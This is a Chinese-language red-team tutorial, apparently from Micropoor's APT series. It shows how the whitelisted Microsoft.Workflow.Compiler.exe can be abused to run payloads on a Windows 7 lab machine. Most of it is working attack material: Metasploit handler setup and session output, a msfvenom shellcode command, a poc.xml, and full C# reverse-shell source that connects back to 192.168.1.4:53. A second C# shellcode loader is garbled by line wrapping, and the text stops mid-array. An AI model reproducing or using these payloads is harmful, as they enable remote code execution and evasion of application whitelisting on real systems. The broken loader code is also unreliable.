专注APT攻击与防御

https://micropoor.blogspot.com/

注：请多喝点热水或者凉白开，身体特别重要。

说明：Microsoft.Workflow.Compiler.exe所在路径没有被系统添加PATH环境变量中，因此，Microsoft.Workflow.Compiler命令无法识别。

基于白名单Microsoft.Workflow.Compiler.exe配置payload：


Windows 7 默认位置：

> C:\Windows\Microsoft.NET\Framework\v4.0.30319\Microsoft.Workflow.Compiler.exe
> C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exe

攻击机：192.168.1.4　Debian

靶机：　192.168.1.3　Windows 7


配置攻击机msf：



```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```


靶机执行：

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Microsoft.Workflow.Compiler.exe poc.xml Micropoor.tcp
```



```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.1.5
[*] Command shell session 5 opened (192.168.1.4:53 -> 192.168.1.5:11340) at 2019-01-16 09:32:2
```

```
C:\Windows\system32\cmd.exe - C:\Windows\Microsoft.NET\Framework\v4.0.30319\Micr...

C:\Users\John\Desktop>C:\Windows\Microsoft.NET\Framework\v4.0.30319\Microsoft.Wo
rkflow.Compiler.exe poc.xml Micropoor.tcp
```



```
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.1.5
[*] Command shell session 6 opened (192.168.1.4:53 -> 192.168.1.5:11355) at 2019-01-16 09:33:52 -0500

ipconfig |findstr "192"
C:\Users\John\Desktop>"?Q,?pipconfig |findstr "192"
ipconfig |findstr "192"
C:\Users\John\Desktop>ipconfig |findstr "192"
   IPv4 地址 . . . . . . . . . . . . : 192.168.1.5
   默认网关. . . . . . . . . . . . . : 192.168.1.1
   IPv4 地址 . . . . . . . . . . . . : 192.168.163.1
   IPv4 地址 . . . . . . . . . . . . : 192.168.32.1
```


结合meterpreter：

注：payload.cs需要用到System.Workflow.Activities

靶机执行：

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exe poc.xml Micropoor_rev1.cs
```


配置攻击机msf：



```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (206403 bytes) to 192.168.1.5
[*] Meterpreter session 4 opened (192.168.1.4:53 -> 192.168.1.5:25619) at 2019-01-17 00:28:35 -0500

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 13032
meterpreter > 
```

payload生成：

```
msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.1.4 LPORT=53 -f csharp
```



```
root@John:~# msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.1.4 LPORT=53   -f csharp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of csharp file: 2615 bytes
byte[] buf = new byte[510] {
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,
0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,
0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,
0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,
0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,
0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,
0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,
0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,
0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,
0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,
0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,
0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,
0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,0x00,
0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,0x00,0x49,0x89,0xe5,
0x49,0xbc,0x02,0x00,0x00,0x35,0xc0,0xa8,0x01,0x04,0x41,0x54,0x49,0x89,0xe4,
0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,
0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,
0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,
0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0x0f,0xdf,0xe0,0xff,0xd5,
0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,
0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0x49,0xff,0xce,0x75,0xe5,
0xe8,0x93,0x00,0x00,0x00,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,
0x6a,0x04,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,0xd5,
0x83,0xf8,0x00,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,
0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,
0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,
0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,
0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x00,0x40,
0x00,0x00,0x41,0x58,0x6a,0x00,0x5a,0x41,0xba,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,
0xff,0xff,0xff,0x48,0x01,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,
0xff,0xe7,0x58,0x6a,0x00,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5 };
root@John:~# 
```

附录：poc.xml

注：windows/shell/reverse_tcp

```
<?xml version="1.0" encoding="utf-8"?>
<CompilerInput xmlns:i="http://www.w3.org/2001/XMLSchema-instance" xmlns="http://schemas.datacontract.org/2004/07/Microsoft.Workflow.Compiler">
 <files xmlns:d2p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
 <d2p1:string>Micropoor.tcp</d2p1:string>
 </files>
 <parameters xmlns:d2p1="http://schemas.datacontract.org/2004/07/System.Workflow.ComponentModel.Compiler">
 <assemblyNames xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
 <compilerOptions i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
```

```xml
<coreAssemblyFileName xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"></coreAssemblyFileName>
 <embeddedResources xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
 <evidence xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.Security.Policy" i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
 <generateExecutable xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">false</generateExecutable>
 <generateInMemory xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">true</generateInMemory>
 <includeDebugInformation xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">false</includeDebugInformation>
 <linkedResources xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
 <mainClass i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
 <outputName xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"></outputName>
 <tempFiles i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
 <treatWarningsAsErrors xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">false</treatWarningsAsErrors>
 <warningLevel xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">-1</warningLevel>
 <win32Resource i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
 <d2p1:checkTypes>false</d2p1:checkTypes>
 <d2p1:compileWithNoCode>false</d2p1:compileWithNoCode>
 <d2p1:compilerOptions i:nil="true" />
 <d2p1:generateCCU>false</d2p1:generateCCU>
 <d2p1:languageToUse>CSharp</d2p1:languageToUse>
 <d2p1:libraryPaths xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays" i:nil="true" />
 <d2p1:localAssembly xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.Reflection" i:nil="true" />
 <d2p1:mtInfo i:nil="true" />
 <d2p1:userCodeCCUs xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.CodeDom" i:nil="true" />
 </parameters>
</CompilerInput>
```

Micropoor.tcp :

```csharp
using System;
using System.Text;
using System.IO;
using System.Diagnostics;
using System.ComponentModel;
using System.Net;
using System.Net.Sockets;
using System.Workflow.Activities;

public class Program : SequentialWorkflowActivity
{
static StreamWriter streamWriter;

public Program()
{
using(TcpClient client = new TcpClient("192.168.1.4", 53))
{
using(Stream stream = client.GetStream())
{
using(StreamReader rdr = new StreamReader(stream))
{
streamWriter = new StreamWriter(stream);

StringBuilder strInput = new StringBuilder();

Process p = new Process();
p.StartInfo.FileName = "cmd.exe";
p.StartInfo.CreateNoWindow = true;
p.StartInfo.UseShellExecute = false;
p.StartInfo.RedirectStandardOutput = true;
p.StartInfo.RedirectStandardInput = true;
p.StartInfo.RedirectStandardError = true;
p.OutputDataReceived += new DataReceivedEventHandler(CmdOutputDataHandler);
p.Start();
p.BeginOutputReadLine();

while(true)
{
strInput.Append(rdr.ReadLine());
p.StandardInput.WriteLine(strInput);
strInput.Remove(0, strInput.Length);
}
}
}
}
}

private static void CmdOutputDataHandler(object sendingProcess, DataReceivedEventArgs outLine)
{
StringBuilder strOutput = new StringBuilder();

if (!String.IsNullOrEmpty(outLine.Data))
{
try
{
strOutput.Append(outLine.Data);
streamWriter.WriteLine(strOutput);
streamWriter.Flush();
}
catch (Exception err) { }
}
}

}
```

Micropoor_rev1.cs：

注：x64 payload

```
using System;
using System.Workflow.Activities;
using System.Net;
using System.Net.Sockets;
using System.Runtime.InteropServices;
using System.Threading;
class yrDaTlg : SequentialWorkflowActivity {
 [DllImport("kernel32")] private static extern IntPtr VirtualAlloc(UIn
t32 rCfMkmxRSAakg,UInt32 qjRsrljIMB, UInt32 peXiTuE, UInt32
AkpADfOOAVBZ);
[DllImport("kernel32")] public static extern bool VirtualProtect(IntPt
r DStOGXQMMkP, uint CzzIpcuQppQSTBJ, uint JCFImGhkRqtwANx, out uint exgV
Sg);
 [DllImport("kernel32")]private static extern IntPtr CreateThread(UInt
2 eisuQbXKYbAvA, UInt32 WQATOZaFz, IntPtr AEGJQOn,IntPtr SYcfyeeSgPl, UI
t32 ZSheqBwKtDf, ref UInt32 SZtdSB);
 [DllImport("kernel32")] private static extern UInt32 WaitForSingleObje
ct(IntPtr KqJNFlHpsKOV, UInt32 EYBOArlCLAM);
public yrDaTlg() {
 byte[] QWKpWKhcs =
{0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x
52,
0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,
x48,
0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,
xc9,
0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,
x41,
0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,
x48,
0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,
x8b,
0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,
x8b,
0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,
x41,
0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,
xc1,
0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,
x45,
0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,
x8b,
0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,
x01,
0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,
x48,
0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,
xe9,
0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,
x00,
0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,0x00,0x49,0x89,
xe5,
0x49,0xbc,0x02,0x00,0x00,0x35,0xc0,0xa8,0x01,0x04,0x41,0x54,0x49,0x89,
xe4,
0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,
x68,
0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,
x0a,
0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,
x89,
0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0x0f,0xdf,0xe0,0xff,
xd5,
0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,
xba,
0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0x49,0xff,0xce,0x75,
xe5,
0xe8,0x93,0x00,0x00,0x00,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,
xc9,
0x6a,0x04,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,
xd5,
0x83,0xf8,0x00,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,
x41,
0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,
x41,
0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,
x31,
0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,
xc8,
0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x00,
x40,
0x00,0x00,0x41,0x58,0x6a,0x00,0x5a,0x41,0xba,0x0b,0x2f,0x0f,0x30,0xff,
xd5,
0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,
x3c,
